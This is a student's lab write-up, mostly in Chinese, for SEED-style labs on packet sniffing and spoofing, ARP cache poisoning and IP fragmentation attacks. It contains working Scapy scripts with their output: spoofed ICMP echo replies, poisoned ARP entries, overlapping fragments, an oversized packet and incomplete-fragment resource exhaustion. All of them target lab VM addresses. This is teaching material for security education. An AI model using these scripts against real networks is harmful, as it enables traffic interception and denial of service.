Lab3

57117112 吴泽辉

Packet Sniffing and Spoofing Lab

Task Set 1: Using Tools to Sniff and Spoof Packets

1.1A

Root 权限运行时

```
root@VM:/home/seed/lab3# sudo python3  mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

普通用户运行时：

```
[09/09/20]seed@VM:~/lab3$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py",
 line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py",
 line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py
", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, so
cket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

1.1B

```
    ihl       = 5
    tos       = 0x0
    len       = 84
    id        = 31645
    flags     =
    frag      = 0
    ttl       = 128
    proto     = icmp
    chksum    = 0x9596
    src       = 182.61.200.7
    dst       = 192.168.234.135
    \options   \
###[ ICMP ]###
       type      = echo-reply
       code      = 0
       chksum    = 0x6c16
       id        = 0x1229
       seq       = 0x41
###[ Raw ]###
          load      = '\x93\xbfX_\x9d]\r\x00\x08\t\n\x0b\x0c\r\x0
e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\
x1f !"#$%&\'()*+,-./01234567'
```

可以分别用 filter =’ icmp’、 filter =’ tcp dst port 23 && src host 182.61.200.7’、 filter =’ net 168.30.0.0’实现

1.2 Spoofing ICMP Packets

新开一个终端，运行 task1.1 中的 icmp 包的捕获程序，以观察伪造结果和发送过程。

```
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> a.dst='10.2.2.3'
>>> b=ICMP()
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
```

```
###[ Ethernet ]###
  dst       = fc:d7:33:da:60:5e
  src       = 08:00:27:4f:7f:61
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xaccc
     src       = 192.168.1.103
     dst       = 10.2.2.3
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf7ff
```

1.3. Traceroute

```
*
Received 2 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.
```

首先设置 isGetDis 为 0，i（距离）为 1，当在 TTL 内无法到达指定的目标 IP 地址时，isGetDis 始终为 0，并且 TTL 加一，距离值加一。当 TTL 增长到其能够到达指定的目标 IP 地址时，isGetDis 设为 1，返回距离值 i。

1.4. Sniffing and-then Spoofing

```
from scapy.all import *
def print_pkt(pkt):
 a = IP()
 a.src = pkt[IP].dst
 a.dst = pkt[IP].src
 b = ICMP()
 b.type ="echo-reply"
 b.code =0
 b.id = pkt[ICMP].id
 b.seq = pkt[ICMP].seq
 p = a/b  send(p)
 pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=print_pkt)
```

```
8 bytes from 58.192.118.142: icmp_req=2 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_req=3 ttl=248 time=4.06
8 bytes from 58.192.118.142: icmp_req=3 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_req=4 ttl=248 time=4.52
8 bytes from 58.192.118.142: icmp_req=4 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_req=5 ttl=248 time=4.59
8 bytes from 58.192.118.142: icmp_req=5 ttl=64 (truncated)
```

Packet Sniffing and Spoofing Lab

Task1A using ARP request

```
from scapy.all import *
a = Ether()
b = ARP()
b.pdst = "192.168.1.105"
b.psrc = "192.168.1.102"
pkt = b/a
sendp(pkt)
```

```
地址                    类型    硬件地址            标志  Mask            接口
192.168.1.104           ether   08:00:27:4f:7f:61   C                     enp0s3
192.168.1.103                   (incomplete)                              enp0s3
192.168.1.1             ether   fc:d7:33:da:60:5e   C                     enp0s3
192.168.1.102           ether   08:00:27:4f:7f:61   C                     enp0s3
```

Task1B using ARP reply

```
from scapy.all import *
a=Ether()
b=ARP()
b.pdst='192.168.1.105'
b.psrc='192.168.1.102'
b.hwsrc='aa:aa:aa:aa:aa:aa'
b.op=2
p=a/b
sendp(p)
```

```
地址                    类型    硬件地址            标志  Mask            接口
192.168.1.102           ether   aa:aa:aa:aa:aa:aa   C                     enp0s3
```

Task1C using ARP gratuitous message

```
from scapy.all import *
a=Ether()
a.dst='ff:ff:ff:ff:ff:ff'
b=ARP()
b.psrc='192.168.1.102'
b.hwsrc='bb:bb:bb:bb:bb:bb'
b.hwdst='ff:ff:ff:ff:ff:ff'
p=a/b
sendp(p)
```

```
地址                    类型    硬件地址             标志   Mask            接口
192.168.1.102           ether   bb:bb:bb:bb:bb:bb    C                      enp0s3
192.168.1.104           ether   08:00:27:4f:7f:61    C                      enp0s3
```

IP/ICMP Attacks Lab

Task1A using ARP request

```
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=5
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=9
ip.flags=0
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

```
[09/11/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
```


Task1B IP Fragments with Overlapping Contents

```
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=4
payload = 'B' * 32
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=8
ip.flags=0
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

```
[09/11/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBB
```

Task1C Sending a Super-Large Packet

```
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len=60 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 65504 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=8189
ip.flags=0
payload = 'A' *100
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```



通过 wireshark 可以看到，实际发送过程中还进行了进一步的拆分。

Task1D Sending Incomplete IP Packet

使用 wireshark 抓到了数量极大的不完整的 IP 数据包，虚拟机的运行速度降低，可以说明不完整的 IP 报文对虚拟机内核内存的消耗。